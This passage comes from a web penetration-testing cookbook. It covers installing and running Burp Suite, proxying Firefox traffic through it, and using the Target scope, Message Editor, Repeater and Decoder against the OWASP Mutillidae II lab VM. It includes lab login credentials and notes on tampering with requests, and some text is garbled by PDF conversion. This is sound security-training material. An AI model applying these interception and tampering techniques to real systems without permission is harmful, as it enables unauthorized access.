For the purposes of this book, we will not be running Burp in headless mode, since we are learning through the GUI. However, you may require this information in the future, which is why it is presented here.

6. Start Burp at the command line to run in headless mode with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar -Djava.awt.headless=true -Xmx2g burpsuite_pro_1.7.33.jar
```

Note the placement of the parameter `-Djava.awt.headless=true` immediately following the `-jar` option and before the name of the JAR file.

7. If successful, you should see the following:

```
Proxy: Proxy service started on 127.0.0.1:8080
```

Press *Ctrl + C* or *Ctrl + Z* to stop the process.


8. It is possible to provide a configuration file to the headless mode command for customizing the port number and IP address where the proxy listener is located.



Please consult PortSwigger's support pages for more information on this topic: <https://support.portswigger.net/customer/portal/questions/16805563-burp-command-line>.

9. In each startup scenario described, you should be presented with a **splash screen**. The splash screen label will match whichever edition you decided to download, either Professional or Community.
10. You may be prompted to update the version; feel free to do this, if you like. New features are constantly added into Burp to help you find vulnerabilities, so upgrading the application is a good idea. Choose Update Now, if applicable.

11. Next, you are presented with a dialog box asking about project files and configurations:



12. If you are using the Community edition, you will only be able to create a temporary project. If you are using the Professional edition, create a new project on disk, saving it in an appropriate location for you to find. Click Next.
13. The subsequent splash screen asks you about the configurations you would like to use. At this point, we don't have any yet, so choose Use Burp defaults. As you progress through this book, you may wish to save configuration settings and load them from this splash screen in the future, as follows:



Select the configuration that you would like to load for this project.



Use Burp defaults

Use options saved with project

Load from configuration file

File

File:

Default to the above in future

Disable extensions

14. Finally, we are ready to click Start Burp.

How it works...

Using either the plain JAR file or the Windows executable, you can launch Burp to start the Proxy listener to capture HTTP traffic. Burp offers temporary or permanent Project files to save activities performed in the suite.

Listening for HTTP traffic, using Burp

Burp is described as an intercepting proxy. This means Burp sits between the user's web browser and the application's web server and intercepts or captures all of the traffic flowing between them. This type of behavior is commonly referred to as a **Proxy service**.

Penetration testers use intercepting proxies to capture traffic flowing between a web browser and a web application for the purposes of analysis and manipulation. For example, a tester can pause any HTTP request, thus allowing parameter tampering prior to sending the request to the web server.

Intercepting proxies, such as Burp, allow testers to intercept both HTTP requests and HTTP responses. This allows a tester to observe the behavior of the web application under different conditions. And, as we shall see, sometimes, the behaviors are unintended from what the original developer expected.

To see the Burp suite in action, we need to configure our Firefox browser's Network Settings to point to our running instance of Burp. This enables Burp to capture all HTTP traffic that is flowing between your browser and the target web application.

Getting ready


We will configure Firefox browser to allow Burp to listen to all HTTP traffic flowing between the browser and the OWASP BWA VM. This will allow the proxy service within Burp to capture traffic for testing purposes.

Instructions are available on PortSwigger at (<https://support.portswigger.net/customer/portal/articles/1783066-configuring-firefox-to-work-with-burp>) and we will also step through the process in the following recipe.

How to do it...

The following are the steps you can go through to listen to all HTTP traffic using Burp:


1. Open the Firefox browser and go to Options.
2. In the General tab, scroll down to the Network Proxy section and then click Settings.
3. In the Connection Settings, select Manual proxy configuration and type in the IP address of `127.0.0.1` with port `8080`. Select the Use this proxy server for all protocols checkbox:
4. Make sure the No proxy for the textbox is blank, as shown in the following screenshot, and then click OK:




5. With the OWASP BWA VM running in the background and using Firefox to browse to the URL specific to your machine (that is, the IP address shown on the Linux VM in VirtualBox), click the reload button (the arrow in a circle) to see the traffic captured in Burp.
6. If you don't happen to see any traffic, check whether Proxy Intercept is holding up the request. If the button labeled Intercept is on is depressed, as shown in the following screenshot, then click the button again to disable the interception. After doing so, the traffic should flow freely into Burp, as follows:



In the following, Proxy | Intercept button is disabled:



7. If everything is working properly, you will see traffic on your Target | Site map tab similar to what is shown in the following screenshot. Your IP address will be different, of course, and you may have more items shown within your Site map. Congratulations! You now have Burp listening to all of your browser traffic!



How it works...

The Burp Proxy service is listening on `127.0.0.1` port `8080`. Either of these settings can be changed to listen on an alternative IP address or port number. However, for the purpose of learning, we will use the default settings.

Getting to Know the Burp Suite of Tools

In this chapter, we will cover the following recipes:

- Setting the Target Site Map
- Understanding Message Editor
- Repeating with Repeater
- Decoding with Decoder
- Intruding with Intruder

Introduction

This chapter provides overviews of the most commonly used tools within Burp Suite. The chapter begins by establishing the Target scope within the Target Site Map. This is followed by an introduction to the Message Editor. Then, there will be some hands-on recipes using **OWASP Mutillidae II** to get acquainted with Proxy, Repeater, Decoder, and Intruder.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- The Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)

Setting the Target Site Map

Now that we have traffic flowing between your browser, Burp, and the OWASP BWA virtual machine, we can begin setting the scope of our test. For this recipe, we will use the OWASP Mutillidae II link (http://<Your_VM_Assigned_IP_Address>/mutillidae/) available in the OWASP BWA VM as our target application.

Looking more closely at the Target tab, you will notice there are two subtabs available: Site map and Scope. From the initial proxy setup between your browser, Burp, and the web server, you should now have some URLs, folders, and files shown in the Target | Site map tab. You may find the amount of information overwhelming, but setting the scope for our project will help to focus our attention better.


Getting ready

Using the Target | Site map and Target | Scope tab, we will assign the URL for `mutillidae` (`http://<Your_VM_Assigned_IP_Address>/mutillidae/`) as the **scope**.

How to do it...


Execute the following steps to set the Target Site Map:

1. Search for the folder `mutillidae` and right-click on Add to scope. Notice the brief highlighting of the Target | Scope subtab, as follows:



2. Upon adding the folder `mutillidae` to your scope, you may be presented with a Proxy history logging dialog box, as follows. You may choose to avoid collecting messages out of your scope by clicking Yes. Or you

may choose to continue to have the **Proxy HTTP History** table collect any messages passing through Burp, even if those messages fall outside the scope you've identified. For our purposes, we will select **Yes**:



3. Flipping over the Target | Scope tab, you should now see the full URL for the OWASP Mutillidae II, shown in the Include in scope table, as follows:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project

Site map Scope

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite.' URL paths.

Use advanced scope control

Include in scope

Add	Enabled	Prefix
	<input checked="" type="checkbox"/>	http://192.168.56.101/mutillidae

Exclude from scope

Add	Enabled	Prefix

How it works...

The Message Editor displays detailed information any HTTP message flowing through the Proxy listener. After setting up Proxy to capture HTTP traffic, as seen in your Target | Site map and Burp Proxy | HTTP history tab, you are able to select any single message to reveal the Message Editor. Each editor contains the request and response sides of the message, so long as the message is properly proxied through Burp.

Understanding the Message Editor

On almost every tool and tab within Burp Suite that display an HTTP message, you will see an editor identifying the request and response. This is commonly referred to as the Message Editor. The Message Editor allows viewing and editing HTTP requests and responses with specialties.

Within the Message Editor are multiple subtabs. The subtabs for a request message, at a minimum, include the following:

- **Raw**
- **Headers**
- **Hex**

The subtabs for a response message include the following:

- **Raw**
- **Headers**
- **Hex**
- **HTML** (sometimes)
- **Render** (sometimes)

The Raw tab gives you the message in its raw HTTP form. The Headers tab displays HTTP header parameters in tabular format. The parameters are editable, and columns can be added, removed, or modified in the table within tools such as Proxy and Repeater.

For requests containing parameters or cookies, the Params tab is present. Parameters are editable, and columns can be added, removed, or modified in the table within tools such as Proxy and Repeater.

Finally, there's the Hex tab, which presents the message in hexadecimal format; it is, in essence, a hex editor. You are permitted to edit individual

bytes within tools such as Proxy and Repeater, but those values must be given in two-digit hexadecimal form, from 00 through FF.


Getting ready

Let's explore the multiple tabs available in the Message Editor for each request and response captured in Burp.

How to do it...

Ensure you have traffic flowing between your browser, Burp, and the OWASP BWA virtual machine.

1. Looking at the Target | Site map tab, notice the Message Editor section:



The screenshot shows the Burp Suite interface with the 'Request' tab selected. Below it, there are three sub-tabs: 'Raw', 'Headers', and 'Hex'. The 'Raw' tab displays the following HTTP request:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
```

2. When viewing a request, note that the subtabs available include Raw, Headers, and Hex, at a minimum. However, in the case of a request containing parameters or cookies, the Params subtab is also available:

Request Response

Raw Params Headers Hex

POST request to /mutilidae/index.php

Type	Name	Value
URL	page	login.php
Cookie	showhints	1
Cookie	PHPSESSID	juttplah3jsrpq6h03di48o4d2
Cookie	acopendivids	swingset,otto,phpbb2,redmine
Cookie	acgroupswithpersist	nada
Body	username	admin
Body	password	adminpass
Body	login-php-submit-button	Login

Body encoding: application/x-www-form-urlencoded

3. The other side of the message is the **Response** tab, containing the **Raw**, **Headers**, **Hex** subtabs, and sometimes **HTML** and **Render**. These are the various formats provided for the HTTP response to the request. If the content is HTML, then the tab will appear. Likewise, the **Render** tab enables HTML display as it would be presented in a browser but without any JavaScript executed:

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Mon, 27 Aug 2018 11:07:03 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 50373
Connection: close
Content-Type: text/html

```

Repeating with Repeater

Repeater allows for slight changes or tweaks to the request, and it is displayed in the left-hand window. A **Go** button allows the request to be reissued, and the response is displayed in the right-hand window.

Details related to your HTTP request include standard Message Editor details such as **Raw**, **Params** (for requests with parameters or cookies), **Headers**, and **Hex**.

Details related to the HTTP Response include standard Message Editor details including **Raw**, **Headers**, **Hex**, and, sometimes, **HTML** and **Render**.

At the bottom of each panel is a search-text box, allowing the tester to quickly find a value present in a message.

Getting ready

Repeater allows you to manually modify and then re-issue an individual HTTP request, analyzing the response that you receive.

How to do it...

1. From the **Target | Site map** or from **Proxy | HTTP history** tabs (shown in the following screenshot), right-click a message and select **Send to Repeater**:


The screenshot shows the OWASP ZAP interface with the following details:

- Top Navigation Bar:** Target, **Proxy**, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project.
- Sub-navigation Bar:** Intercept, **HTTP history**, WebSockets history, Options.
- Message List:** Shows a list of network requests. Request 11, which is highlighted with an orange background, is the target of the context menu.
- Context Menu (Open over Request 11):**
 - Send to Spider
 - Do an active scan
 - Do a passive scan
 - Send to Intruder Ctrl+I
 - Send to Repeater** **Ctrl+R** (This option is highlighted with a red box)
 - Send to Sequencer
 - Send to Comparer
- Request/Response Buttons:** Request, Response.
- Raw/Headers/Hex Buttons:** Raw, Headers, Hex.
- Log Text:** GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1

2. Switch over to the **Repeater** tab. Note the **HTTP Request** is ready for the tester to tweak parameters, and then send the request to the

application via the **Go** button.

Note the search boxes at the bottom of each panel:



The screenshot shows the OWASp ZAP interface with the 'Repeater' tab selected. At the top, there is a toolbar with buttons for Target, Proxy, Spider, Scanner, Intruder, Repeater (which is highlighted with a red box), Sequencer, Decoder, Comparer, and Extender. Below the toolbar, there are three small buttons labeled '1 ×', '2 ×', and '...', followed by a 'Go' button, a 'Cancel' button, and two navigation buttons with arrows. The main area is titled 'Request' and contains tabs for 'Raw', 'Headers', and 'Hex'. Under the 'Headers' tab, a detailed HTTP request is displayed:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
```

We will use Repeater quite a bit throughout this book. This chapter is just an introduction to the Repeater and to understand its purpose.

Decoding with Decoder

Burp Decoder is a tool that allows the tester to convert raw data into encoded data or to take encoded data and convert it back to plain text. Decoder supports several formats including URL encoding, HTML encoding, Base64 encoding, binary code, hashed data, and others. Decoder also includes a built-in hex editor.

Getting ready

As a web penetration test progresses, a tester might happen upon an encoded value. Burp eases the decoding process by allowing the tester to send the encoded value to Decoder and try the various decoding functions available.

How to do it...

Let's try to decode the value of the session token PHPSESSID found in the OWASP Mutillidae II application. When a user initially browses to the URL (`http://<Your_VM_Assigned_IP_Address>/mutillidae/`), that user will be assigned a PHPSESSID cookie. The PHPSESSID value appears to be encrypted and then wrapped in base 64 encoding. Using Decoder, we can unwrap the value.

1. Browse to the `http://<Your_VM_Assigned_IP_Address>/mutillidae/` application.
2. Find the HTTP request you just generated from your browse within the **Proxy | HTTP history** tab (shown in the next screenshot). Highlight the PHPSESSID value, not the parameter name, right-click, and select **Send to Decoder**:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
19	http://192.168.56.101	GET	/mutillidae/javascript/jQuery/jquery.ballo...			200	11816	script	js	
20	http://192.168.56.101	GET	/mutillidae/javascript/jQuery/colorbox/q...			200	10323	script	js	
41	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php	✓		200	50769	HTML	php	

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/
Cookie: showhints=1; PHPSESSID=juttp1ah3jsrpq6h03di48o4d2; hpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider
 Do an active scan
 Do a passive scan
 Send to Intruder Ctrl+I
 Send to Repeater Ctrl+R
 Send to Sequencer
 Send to Comparer
Send to Decoder

3. In the **Decoder** tab, in the **Decode as...** drop-down as follows, select **Base 64**. Note the results are viewed in the **Hex** editor and are encrypted:

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer **Decoder** Comparer Extender Project options User options Alerts

jutplah3jsrpq6h03di48o4d2

Text Hex ?

Decode as ...

Encode as ...

Hash ...

Smart decode

0	8e	eb	6d	a6	56	a1	de	3b	2b	a6	ae	a1	d3	77	62	e3	Đêm(V þ;+@Ówbä
1	ca	38	64	32	--	--	--	--	--	--	--	--	--	--	--	--	Ê8d2


Text Hex ?

Decode as ...

Encode as ...

Hash ...

Smart decode




In this example, we cannot proceed any further. We can confirm the value was, indeed, wrapped in Base 64. However, the value that is unwrapped is encrypted. The purpose of this recipe is to show you how you can use Decoder to manipulate encoded values.

Intruding with Intruder

